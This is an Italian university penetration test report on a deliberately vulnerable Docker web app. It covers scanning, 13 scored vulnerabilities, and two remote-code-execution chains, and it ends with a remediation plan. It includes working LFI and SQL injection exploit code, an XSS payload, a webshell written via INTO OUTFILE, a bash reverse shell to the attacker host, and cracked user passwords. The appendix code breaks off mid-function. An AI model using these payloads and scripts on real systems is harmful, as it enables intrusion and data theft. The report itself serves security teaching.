Penetration Test Report

IMPSHack Web Platform

Autore: Claudio Soricaro (7172616), claudio.soricaro@edu.unifi.it

Target	Container Docker (`172.17.0.2`)
Tipo di test	Black-box, remoto
Framework scoring	CVSS v4.0
Corso	Penetration Testing - Università degli Studi di Firenze
Anno Accademico	2025/2026

Contents

1 Panoramica **2**
1.1 Architettura della piattaforma web . . . 2
1.2 Risultati ottenuti . . . 2

2 Metodologia utilizzata **3**

3 Network Scanning **3**

4 Banner Grabbing **3**

5 Enumeration **4**

6 Valutazione delle vulnerabilità **4**
6.1 A - Local File Inclusion → RCE (view.php) . . . 4
6.2 B - SQL Injection in login.php . . . 5
6.3 C - SQL Injection error-based in register.php . . . 5
6.4 D - Sensitive Data Exposure: credenziali DB . . . 5
6.5 E - Privilegi eccessivi dell'utente del database . . . 6
6.6 F - secure_file_priv nullo . . . 6
6.7 G - Document root scrivibile da tutti . . . 6
6.8 H - phpinfo() esposto pubblicamente . . . 7
6.9 I - Hashing debole delle password . . . 7
6.10 J - Credenziali deboli . . . 7
6.11 K - Errori verbosi e difetto logico di autenticazione . . . 7
6.12 L - Cookie di sessione senza HttpOnly/Secure . . . 8
6.13 M - Reflected Cross-Site Scripting (login.php) . . . 8

7 Fase di exploitation **8**
7.1 Catena A: LFI → RCE . . . 8
7.2 Catena B: SQLi → INTO OUTFILE → RCE . . . 9
7.3 Esfiltrazione dati . . . 9
7.4 Post-exploitation: dump e cracking . . . 9

8 Piano di risanamento **10**
8.1 A - Local File Inclusion . . . 10
8.2 B, C - SQL Injection . . . 10
8.3 D - Credenziali in chiaro . . . 10
8.4 E - Privilegi del database . . . 10
8.5 F - secure_file_priv . . . 10
8.6 G - Permessi del filesystem . . . 10
8.7 H, K - Information disclosure . . . 11
8.8 I, J - Password . . . 11
8.9 L - Cookie di sessione . . . 11
8.10 M - Reflected XSS . . . 11

9 Appendice **11**
9.1 lfi_rce.py . . . 11
9.2 sqli_register.py . . . 12
9.3 sqli_login.py . . . 13

1 Panoramica

L'attività di Vulnerability Assessment and Penetration Testing (VAPT) è stata condotta su un container Docker che espone una piattaforma web denominata **IMPSHack**. L'unica indicazione fornita è stata di trattare il target come una macchina remota; di conseguenza il sistema è stato analizzato in modalità **black-box**, senza alcuna conoscenza preliminare del funzionamento interno o del codice sorgente, e considerando legittimo l'attacco a tutti i punti di accesso esposti dal container.

L'applicazione implementa un portale con registrazione utente, autenticazione, un'area privata e due funzionalità di gestione documenti (upload e visualizzazione). Essendo il servizio in esecuzione all'interno di un ambiente Docker, è stato sufficiente puntare il browser all'indirizzo IP del container per accedervi.

1.1 Architettura della piattaforma web

Pagina	Endpoint	Note
Home	`/index.php`	pagina pubblica
Login	`/login.php`	form di autenticazione
Registrazione	`/register.php`	creazione account
Welcome	`/welcome.php`	dashboard, area autenticata
Upload	`/upload.php`	form (non funzionale)
Open	`/open.php`	form → view.php
View	`/view.php`	visualizzazione documenti
Config	`/config.php`	credenziali DB (0 byte via HTTP)
Info	`/info.php`	`phpinfo()` esposto
Logout	`/logout.php`	chiusura sessione

1.2 Risultati ottenuti

L'analisi ha evidenziato **13 vulnerabilità**, di cui 2 critiche sfruttate end-to-end fino all'esecuzione di codice remoto (RCE). La Tabella 1 ne riassume la classificazione; il dettaglio è nella Sezione 6.

Table 1: Riepilogo delle vulnerabilità individuate.

#	Vulnerabilità	Posizione	Severità
A	Local File Inclusion → RCE (pre-auth)	`view.php`	**Critical**
B	SQL Injection (auth bypass + estrazione)	`login.php`	**Critical**
C	SQL Injection error-based + query disclosure	`register.php`	**High**
D	Sensitive Data Exposure (credenziali DB)	`config.php`	**Critical**
E	Privilegi eccessivi dell'utente del database	MariaDB	**High**
F	`secure_file_priv` nullo (→ OUTFILE RCE)	MariaDB	**Critical**
G	Document root scrivibile da tutti (0777)	filesystem	**Medium**
H	`phpinfo()` esposto pubblicamente	`info.php`	**Medium**
I	Hashing debole delle password (MD5 non salato)	tabella `users`	**Medium**
J	Credenziali deboli	tabella `users`	**Medium**
K	Errori verbosi + difetto logico di autenticazione	`login.php`	**Medium**
L	Cookie di sessione senza `HttpOnly`/`Secure`	sessione PHP	**Medium**
M	Reflected XSS (username riflesso senza encoding)	`login.php`	**Medium**

Durante i test è stata invece **verificata e scartata** una classe di vulnerabilità ipotizzata ma non presente: *Unrestricted File Upload* (le pagine `upload.php`/`open.php` sono form statiche che non elaborano alcun file lato server). Si noti che `welcome.php` applica correttamente `htmlspecialchars` allo username; le pagine `login.php` e `register.php`, al contrario, lo riflettono senza encoding (finding M).

2 Metodologia utilizzata

L'analisi ha seguito un processo ciclico articolato in sei fasi:

- Network Scanning
- Banner Grabbing
- Enumeration
- Vulnerability Assessment
- Exploitation and Post-Exploitation

3 Network Scanning

La prima fase ha riguardato la scoperta di host e servizi tramite `nmap`.

```
$ nmap -sT -A 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-29 18:02 +0100
Nmap scan report for 172.17.0.2
Host is up (0.000049s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.68 ((Debian))
|_http-server-header: Apache/2.4.68 (Debian)
|_http-title: IMPSHack
```

L'unico host di interesse (`172.17.0.2`) espone esclusivamente la porta **80/TCP**.

4 Banner Grabbing

L'interrogazione degli header HTTP e del fingerprint applicativo ha permesso di ricostruire lo stack tecnologico:

```
$ whatweb http://172.17.0.2 && curl -I http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.68], Bootstrap[3.3.7], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.68 (Debian)], IP[172.17.0.2], PHP[8.5.11], Title
[IMPSHack], X-Powered-By[PHP/8.5.11]
HTTP/1.1 200 OK
Date: Sun, 01 Nov 2026 20:50:39 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.11
Content-Type: text/html; charset=UTF-8
```

Le versioni di Apache e PHP risultano **recenti**: non sono quindi state rilevate vulnerabilità legate a software End-of-Life. L'header `X-Powered-By: PHP/8.5.11` è tuttavia esposto (information disclosure).

5 Enumeration

La ricognizione di file e directory è stata eseguita con `gobuster`, affiancata da una navigazione manuale. Oltre alle pagine linkate sono emerse risorse non referenziate. Lo stesso risultato si ottiene con il modulo di Metasploit auxiliary/scanner/http/files_dir.

```
$ gobuster dir -u http://172.17.0.2 -w ../wordlists/common.txt -x php
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 315]
.hta.php             (Status: 403) [Size: 315]
.htaccess            (Status: 403) [Size: 315]
.htaccess.php        (Status: 403) [Size: 315]
.htpasswd.php        (Status: 403) [Size: 315]
.htpasswd            (Status: 403) [Size: 315]
config.php           (Status: 200) [Size: 0]
index.php            (Status: 200) [Size: 1145]
index.php            (Status: 200) [Size: 1145]
info.php             (Status: 200) [Size: 84469]
info.php             (Status: 200) [Size: 84469]
login.php            (Status: 200) [Size: 1201]
logout.php           (Status: 302) [Size: 0] [--> login.php]
open.php             (Status: 200) [Size: 825]
register.php         (Status: 200) [Size: 1541]
server-status        (Status: 403) [Size: 315]
upload.php           (Status: 200) [Size: 848]
view.php             (Status: 200) [Size: 295]
welcome.php          (Status: 302) [Size: 0] [--> login.php]
Progress: 9504 / 9504 (100.00%)
===============================================================
Finished
===============================================================
```

6 Valutazione delle vulnerabilità

Per la valutazione di gravità e impatto è stato utilizzato il framework **CVSS v4.0**.

6.1 A - Local File Inclusion → RCE (view.php)

Score: 9.3 (Critical)

`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N`

La pagina `view.php` include direttamente l'input dell'utente senza alcun controllo:

```
<?php include $_GET['file']; ?>
```

Poiché `include` *esegue* qualunque codice PHP presente nello stream incluso, la vulnerabilità non si limita alla lettura di file arbitrari (path traversal), ma consente l'esecuzione di codice remoto. La falla è sfruttabile **senza autenticazione** (nessun controllo di sessione) e da remoto. L'impatto è la compromissione completa del server applicativo. Il confine di privilegio è verificabile direttamente: un file world-readable come `/etc/passwd` viene divulgato, mentre `/etc/shadow` restituisce *Permission denied*, a conferma che l'inclusione gira come l'utente non privilegiato `www-data`.

```
$ curl -s "http://172.17.0.2/view.php?file=/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
mysql:x:100:101:MariaDB Server:/nonexistent:/bin/false
```

6.2 B - SQL Injection in login.php

Score: 9.3 (Critical)

`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N`

La query di autenticazione concatena direttamente lo `username`:

```
$sql = "SELECT id, username FROM users
       WHERE username = '".$username."' AND password = '".md5($password)."';";
```

Il campo `username` è iniettabile. Poiché il login avviene quando la query restituisce esattamente una riga, un payload come `' OR 1=1 LIMIT 1 -` consente il **bypass dell'autenticazione**.

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '202cb962ac59075b964b07152d234b70" at line 1 in /var/www/html/login.php:47 Stack trace: #0 /var/www/html/login.php(47): mysqli->query('SELECT id, user...') #1 {main} thrown in **/var/www/html/login.php** on line **47**

La vulnerabilità funge inoltre da oracolo booleano per l'estrazione dei dati e, combinata con le misconfigurazioni del database (E ed F), permette la scrittura di file sul server (RCE).

6.3 C - SQL Injection error-based in register.php

Score: 8.8 (High)

`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N`

Anche `register.php` concatena lo `username` in query non parametrizzate. In caso di errore SQL l'applicazione invoca `trigger_error()` che, con `display_errors` attivo, stampa il messaggio di errore MariaDB: ciò abilita un'estrazione **error-based** tramite `extractvalue()`. È inoltre presente un leak secondario: quando la query restituisce più di una riga, la pagina stampa la query SQL completa (`"DEBUG INFO: ..."`).

```
$ python3 exploits/sqli_register.py --target 172.17.0.2 --debug-info
[+] DEBUG INFO leak confirmed, server echoed:
    SELECT id, username, password FROM users WHERE username = '' OR '1'='1';
```

6.4 D - Sensitive Data Exposure: credenziali DB

Score: 9.1 (Critical)

`CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:H`

Il file `config.php`, pur restituendo 0 byte via HTTP, contiene in chiaro le credenziali del database. Sfruttando la LFI con il wrapper `php://filter` è stato possibile leggerne il sorgente:

```
$ curl -s "http://172.17.0.2/view.php?file=php://filter/convert.base64-encode/resource=config.php" | base64 -d
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', '127.0.0.1');
define('DB_USERNAME', 'admin');
define('DB_PASSWORD', 'adminpass');
define('DB_NAME', 'impsdb');

// ini_set('display_errors',1);
// error_reporting(E_ALL);

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
```

Il recupero di tali credenziali consente l'accesso completo al database.

6.5 E - Privilegi eccessivi dell'utente del database

Score: 8.9 (High)

`CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:N/VC:H/VI:H/VA:H/SC:L/SI:H/SA:H`

L'utente applicativo dispone di privilegi amministrativi completi:

```
www-data@b26ab98cdb82:/var/www/html$ $ mysql -u admin -padminpass -e 'show grants; select @@secure_file_priv;'
<inpass -e 'show grants; select @@secure_file_priv;'
Grants for admin@localhost
GRANT ALL PRIVILEGES ON *.* TO `admin`@`localhost` IDENTIFIED BY PASSWORD '*2C6396ADEEF1AF865672D48735C0E3EC8B1A9CEC'
@@secure_file_priv
NULL
```

Un account destinato a login e registrazione dovrebbe limitarsi a `SELECT`/`INSERT` sulla sola tabella `users`. Il privilegio `FILE`, incluso in `ALL PRIVILEGES`, abilita la scrittura di file sul filesystem a seguito di SQL Injection.

6.6 F - secure_file_priv nullo

Score: 9.2 (Critical)

`CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N`

La variabile `@@secure_file_priv` è impostata a `NULL`, il che rimuove ogni restrizione di percorso per `INTO OUTFILE` e `LOAD_FILE`. Combinata con la SQLi (B) e con i privilegi eccessivi (E), costituisce una **seconda via di RCE** indipendente dalla LFI.

6.7 G - Document root scrivibile da tutti

Score: 6.1 (Medium)

`CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:N/VC:L/VI:H/VA:L/SC:N/SI:N/SA:N`

La directory `/var/www/html` presenta permessi `0777` (`drwxrwxrwt`). Qualunque processo può quindi scrivere file PHP eseguibili nella document root, facilitando sia la persistenza (webshell stabile) sia la riuscita della scrittura via `INTO OUTFILE`.

```
www-data@b26ab98cdb82:/var/www/html$ $ ls -la /var/www/html
ls -la /var/www/html
total 160
drwxrwxrwt 1 www-data www-data   4096 Nov  2 10:21 .
drwxr-xr-x 1 root     root       4096 Sep 24 19:05 ..
-rw-r--r-- 1 root     root        559 May 28  2020 config.php
-rw-r--r-- 1 root     root     102319 May 25  2020 impshack.png
-rw-r--r-- 1 root     root       1145 May 26  2020 index.php
-rw-r--r-- 1 root     root         20 May 26  2020 info.php
-rw-r--r-- 1 root     root       3593 Dec  9  2025 login.php
-rw-r--r-- 1 root     root        235 May 25  2020 logout.php
-rw-r--r-- 1 root     root        825 May 27  2020 open.php
-rw-r--r-- 1 root     root       4342 May 26  2020 register.php
-rw-r--r-- 1 mysql    mysql        29 Nov  2 10:21 s.php
-rw-r--r-- 1 root     root        848 May 27  2020 upload.php
-rw-r--r-- 1 root     root         32 May 27  2020 view.php
-rw-r--r-- 1 root     root        940 May 26  2020 welcome.php
www-data@b26ab98cdb82:/var/www/html$ $
```

6.8 H - phpinfo() esposto pubblicamente

Score: 6.9 (Medium)

`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N`

La pagina `info.php` espone l'output completo di `phpinfo()`, rivelando versioni, percorsi assoluti, utente di esecuzione e l'intera configurazione PHP: una mappa preziosa per un attaccante.

disable_functions	*no value*	*no value*
allow_url_include	Off	Off
display_errors	On	On

6.9 I - Hashing debole delle password

Score: 6.3 (Medium)

`CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N`

Le password sono memorizzate come hash **MD5 non salati** (`md5($password)`), algoritmo crittograficamente obsoleto e vulnerabile ad attacchi a dizionario e rainbow table.

6.10 J - Credenziali deboli

Score: 6.9 (Medium)

`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N`

Diversi account, incluso l'amministrativo `sysadmin`, utilizzano password estremamente deboli (`1234567`, `123456`, `password1`), recuperate in meno di un secondo con una wordlist pubblica.

6.11 K - Errori verbosi e difetto logico di autenticazione

Score: 6.9 (Medium)

`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N`

Con `display_errors` attivo, l'applicazione espone stack di errori PHP con percorsi assoluti, numeri di riga e nomi di variabili interne. In `login.php` si osserva inoltre un difetto logico: la variabile `$id` viene usata per popolare la sessione senza essere mai valorizzata, e un doppio `session_start()` provoca il fallimento del redirect ("headers already sent") al primo tentativo di login.

6.12 L - Cookie di sessione senza HttpOnly/Secure


Score: 5.9 (Medium)
`CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:A/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N`

I cookie di sessione non impostano i flag `HttpOnly`, `Secure` e `SameSite`, e `session.use_strict_mode` è disattivato (rischio di session fixation). L'assenza di `HttpOnly`, combinata con la Reflected XSS (finding M), rende **concreto** il furto del cookie di sessione via JavaScript: le due carenze si rafforzano a vicenda, trasformando un difetto di difesa in profondità in un rischio sfruttabile.

6.13 M - Reflected Cross-Site Scripting (login.php)

Score: 5.1 (Medium)
`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:L/VI:L/VA:N/SC:L/SI:L/SA:N`


In caso di login fallito, `login.php` ristampa il form riflettendo lo username inviato dall'utente nell'attributo `value` dell'input **senza alcun encoding**:



Un payload come `"><script>alert(1)</script>` chiude l'attributo e il tag `<input>`, dopodiché lo script iniettato viene eseguito nel browser della vittima. Il ramo di credenziali errate non esegue `exit()`, quindi il form (con il payload) viene effettivamente renderizzato. La stessa assenza di encoding è presente in `register.php` (campi `username`, `password`, `confirm_password`), sfruttabile lungo il percorso di registrazione. Poiché la pagina risponde solo in `POST`, il veicolo è una pagina-trappola che auto-invia un form verso `login.php`. L'impatto, aggravato dall'assenza del flag `HttpOnly` (finding L), include il furto del cookie di sessione e azioni compiute per conto della vittima. Per contro, `welcome.php` è esente perché applica `htmlspecialchars`.

7 Fase di exploitation

Le vulnerabilità convergono su due catene di RCE indipendenti e una via diretta di esfiltrazione dati, come illustrato di seguito.



7.1 Catena A: LFI → RCE

Poiché `allow_url_include` è disattivo, è stata impiegata la tecnica della **PHP filter chain**: una catena di filtri `convert.iconv.*` che fa generare a `php://filter` il payload PHP desiderato, eseguito poi da `include`. Dato che `disable_functions` è vuoto, `system()` è disponibile. Lo script `lfi_rce.py` automatizza la generazione della catena e l'apertura di una reverse shell:

```
(.venv) $ python3 exploits/lfi_rce.py --target 172.17.0.2 --check --generator ./exploits/php_filter_chain_generator.py
[+] filter chain built (6555 bytes)
[*] HTTP 200
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Il payload utilizzato è `\n<?php system($_GET[0]); die; ?>`. La reverse shell viene inizializzata dalla macchina compromessa verso l'attaccante (`bash -i >& /dev/tcp/172.17.0.1/4444`).

7.2 Catena B: SQLi → INTO OUTFILE → RCE

Sfruttando la SQLi di `login.php` insieme alle misconfigurazioni E ed F, è stata scritta una webshell nella document root tramite `UNION ... INTO OUTFILE`. Lo script `sqli_login.py -outfile` automatizza la scrittura e la verifica:

```
$ python3 exploits/sqli_login.py --target 172.17.0.2 --outfile --lhost 172.17.0.1 --lport 4444
[*] writing webshell to /var/www/html/s.php via INTO OUTFILE
[+] webshell live: http://172.17.0.2/s.php
    uid=33(www-data) gid=33(www-data) groups=33(www-data)
[+] Trying to bind to :: on port 4444: Done
[+] Waiting for connections on :::4444: Got connection from ::ffff:172.17.0.2 on port 35790
[*] listening on 0.0.0.0:4444; triggering reverse shell ...
[+] shell as www-data
[*] Switching to interactive mode
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@b26ab98cdb82:/var/www/html$ $ whoami
whoami
www-data
www-data@b26ab98cdb82:/var/www/html$ $
```

7.3 Esfiltrazione dati

E' possibile esfiltrare l'intera tabella `users`:

```
www-data@b26ab98cdb82:/var/www/html$ $ mysql -u admin -padminpass impsdb -e 'select id,username,password from users;'
<impsdb -e 'select id,username,password from users;'
id      username        password
1       botto.ieri      7c6a180b36896a0a8c02787eeafb0e4c
2       tizio.incognito 5ebe2294ecd0e0f08eab7690d2a6ee69
3       jackOfspade     617882784af86bff022c4b57a62c807b
4       gallera f683b93498a0e54122377576beb026c5
5       agentX  b20e0aaa66fdd9a7a5b2ebf49d32b91b
6       utente  bed128365216c019988915ed3add75fb
7       sysadmin        fcea920f7412b5da7be0cf42b8c93759
8       user    e10adc3949ba59abbe56e057f20f883e
```

Il medesimo risultato si ottiene attraverso lo script `sqli_register.py -dump` sfruttando l'estrazione error-based (`extractvalue`).

7.4 Post-exploitation: dump e cracking

Dalla shell `www-data`, le credenziali di `config.php` hanno permesso l'accesso al database interno (`127.0.0.1`, non raggiungibile dall'esterno) e il dump degli 8 utenti. Gli hash MD5 sono stati sottoposti a cracking con John the Ripper e wordlist `rockyou`: 5 password su 8 sono state recuperate in meno di un secondo, dimostrando la debolezza congiunta dell'hashing (I) e delle password (J). User è un utente di prova per navigare nella web app.

```
(.venv) $ john --show --format=raw-md5 hashes.txt
botto.ieri:password1
tizio.incognito:secret
utente:passw0rd
sysadmin:1234567
user:123456

5 password hashes cracked, 3 left
```

8 Piano di risanamento

8.1 A - Local File Inclusion

Eliminare l'inclusione dinamica di input utente. Se la funzionalità di visualizzazione è necessaria, adottare una **whitelist** di file consentiti e usare `basename()` per neutralizzare il path traversal; non usare mai `include` ma `readfile`/`file_get_contents` per la sola lettura. Impostare inoltre `open_basedir` e disabilitare i wrapper non necessari.

8.2 B, C - SQL Injection

Utilizzare **query parametrizzate** (prepared statement) per ogni interazione con il database:

```
$stmt = $pdo->prepare('SELECT id, username FROM users WHERE username = ?');
$stmt->execute([$username]);
```

Nel modulo di login, separare la verifica della password dalla query (estrazione del record tramite username, poi verifica crittografica lato server). Rimuovere ogni messaggio di debug (`DEBUG INFO`).

8.3 D - Credenziali in chiaro

Spostare i file di configurazione contenenti segreti al di fuori della document root e caricare le credenziali tramite variabili d'ambiente. Impedire via configurazione del web server l'accesso diretto a file sensibili.

8.4 E - Privilegi del database

Applicare il principio del **least privilege**: assegnare all'utente applicativo i soli permessi `SELECT`/`INSERT` sulla tabella `users`, rimuovendo i privilegi amministrativi e il privilegio `FILE`.

8.5 F - secure_file_priv

Impostare `secure_file_priv` a una directory dedicata e isolata (o disabilitare del tutto `INTO OUTFILE`/`LOAD_FILE` se non necessari), impedendo la scrittura arbitraria sul filesystem.

8.6 G - Permessi del filesystem

Riportare i permessi di `/var/www/html` a valori restrittivi (es. `755`, proprietario `root`, non scrivibile da `www-data`), impedendo la creazione di file eseguibili nella document root.

8.7 H, K - Information disclosure

Rimuovere `info.php` dalla document root. Disattivare `display_errors` e `expose_php` in produzione, registrando gli errori solo su file di log. Correggere il difetto logico di `login.php` (singolo `session_start()`, corretta valorizzazione di `$id`).

8.8 I, J - Password

Sostituire MD5 con una funzione di hashing robusta e salata (`password_hash()` con `bcrypt`/`argon2`). Imporre una policy di password complesse e meccanismi anti-bruteforce (account lockout, CAPTCHA, autenticazione a più fattori).

8.9 L - Cookie di sessione

Abilitare i flag `HttpOnly`, `Secure` e `SameSite=Strict` sui cookie di sessione e attivare `session.use_strict_mode` per prevenire la session fixation.

8.10 M - Reflected XSS

Applicare l'output encoding a ogni dato utente ristampato nelle pagine (`htmlspecialchars($username, ENT_QUOTES)` in tutti gli attributi `value` di `login.php` e `register.php`), come già fatto in `welcome.php`. In difesa in profondità, adottare una Content Security Policy restrittiva.

9 Appendice

9.1 lfi_rce.py

```python
def build_chain(generator, payload):
    """Run the synacktiv generator and extract the php://filter chain."""
    try:
        out = subprocess.check_output(
            [sys.executable, generator, "--chain", payload],
            text=True, stderr=subprocess.STDOUT,
        )
    except (OSError, subprocess.CalledProcessError) as e:
        sys.exit(f"[-] generator failed ({e}). Check --generator path.")
    for line in out.splitlines():
        line = line.strip()
        if line.startswith("php://filter"):
            return line
    sys.exit("[-] could not find a php://filter chain in generator output")
```

Invoca il generatore di PHP filter chain per trasformare il payload PHP nella sequenza di filtri convert.iconv.*/base64 da passare a php://filter, ed estrae la stringa della catena dall'output.

```python
def do_check(target, chain):
    """One-shot RCE confirmation: run `id` and print the output."""
    url = f"http://{target}/view.php"
    r = fire(url, {"file": chain, "0": "id"}, timeout=15)
    if r is None:
        sys.exit("[-] request failed")
    if r.status_code == 414:
        sys.exit("[-] 414 Request-URI Too Long: chain too big, use the SQLi OUTFILE path")
    body = r.text.split("<!DOCTYPE")[0].strip()
    print(f"[*] HTTP {r.status_code}")
    print(body if body else "[-] empty output (chain may not have executed)")
```

Verifica non distruttiva della RCE: invia la catena nel parametro file e il comando nel parametro 0, poi legge l'output (es. id) ritagliando l'HTML della pagina. Conferma l'esecuzione come www-data.

```python
def do_shell(target, chain, lhost, lport):
    from pwn import listen, context
    context.log_level = "info"

    revsh = f"bash -c 'bash -i >& /dev/tcp/{lhost}/{lport} 0>&1'"
    url = f"http://{target}/view.php"
    params = {"file": chain, "0": revsh}

    l = listen(lport)
    print(f"[*] listening on 0.0.0.0:{lport}; firing LFI->RCE at {target} ...")
    threading.Thread(target=fire, args=(url, params, 5), daemon=True).start()
    l.wait_for_connection()
    print("[+] connection received - shell as www-data")
    print("[*] tip: python3 -c 'import pty;pty.spawn(\"/bin/bash\")' for a better TTY")
    l.interactive()
```

Apre un listener locale (pwntools) e inoltra la reverse shell: il payload eseguito via LFI apre una connessione bash verso l'attaccante, restituendo una shell interattiva come www-data.

9.2 sqli_register.py

```python
def leak(target, expr):
    """Run an extractvalue error-based injection; return the leaked substring."""
    inj = f"x' AND extractvalue(1,concat(0x7e,({expr})))-- -"
    r = requests.post(
        f"http://{target}/register.php",
        data={"username": inj, "password": "x", "confirm_password": "x"},
        timeout=20,
    )
    m = XPATH_RE.search(r.text)
    return m.group(1) if m else None
```

Primitiva error-based: inietta extractvalue(concat(0x7e, <query>)) nel campo username, forzando un errore XPATH di MariaDB, e ne estrae il dato trapelato tramite espressione regolare.

```python
def extract(target, subquery, max_requests=80):
    out = ""
    off = 1
    for _ in range(max_requests):
        piece = leak(target, f"SELECT substring(({subquery}),{off},{CHUNK})")
        if not piece:          # empty -> reached the end of the value
            break
        out += piece
        off += len(piece)      # advance by what we actually got, not by CHUNK
        sys.stdout.write(f"\r    [*] +{len(out):>4} chars ...{out[-50:]}")
        sys.stdout.flush()
    sys.stdout.write("\n")
    return out
```

Ricostruisce un valore lungo a blocchi con substring(), avanzando dell'esatto numero di caratteri restituiti a ogni richiesta.

```python
def do_debug_info(target):
    """Trigger the num_rows>1 branch so the app echoes the full SQL query."""
    inj = "' OR '1'='1"
    r = requests.post(
        f"http://{target}/register.php",
        data={"username": inj, "password": "x", "confirm_password": "x"},
        timeout=20,
    )
    m = DEBUG_RE.search(r.text)
    if m:
        print("[+] DEBUG INFO leak confirmed, server echoed:")
        print("    " + m.group(1).strip())
    else:
        print("[-] no DEBUG INFO in response")
```

Attiva il ramo num_rows > 1 di register.php per far stampare all'applicazione la query SQL completa (DEBUG INFO), dimostrando il leak della struttura della query.

9.3 sqli_login.py

```python
def extract(target, subquery, maxlen=48):
    """Boolean-blind, prefix-growing extraction of a scalar string expression."""
    value = ""
    while len(value) < maxlen:
        found = False
        for c in CHARSET:
            probe = value + c
            uname = f"' OR (({subquery})) LIKE BINARY '{probe}%' LIMIT 1 -- -"
            if oracle(target, uname):
                value += c
                found = True
                sys.stdout.write(f"\r    [*] {value}")
                sys.stdout.flush()
                break
        if not found:
            break
    sys.stdout.write("\n")
    return value
```

Estrazione blind carattere per carattere: per ogni posizione prova i caratteri del charset con LIKE BINARY finché l'oracolo risponde vero, ricostruendo il valore senza alcun output diretto.

```python
def oracle(target, username, password="x"):
    """True iff the injected login query returns exactly one row."""
    r = requests.post(
        f"http://{target}/login.php",
        data={"username": username, "password": password},
        allow_redirects=False, timeout=20,
    )
    return FAIL_MARK not in r.text
```

Primitiva booleana sul login: invia lo username iniettato e restituisce vero quando la risposta non contiene il messaggio di credenziali errate, cioè quando la query ha prodotto esattamente una riga.

```python
def do_outfile(target, remote="/var/www/html/s.php", lhost=None, lport=4444):
    php_hex = "0x" + WEBSHELL.encode().hex()
    # 2 columns to match "SELECT id, username". INTO OUTFILE writes the UNION row.
    payload = f"' UNION SELECT {php_hex},0x78 INTO OUTFILE '{remote}' -- -"
    print(f"[*] writing webshell to {remote} via INTO OUTFILE")
    try:
        requests.post(f"http://{target}/login.php",
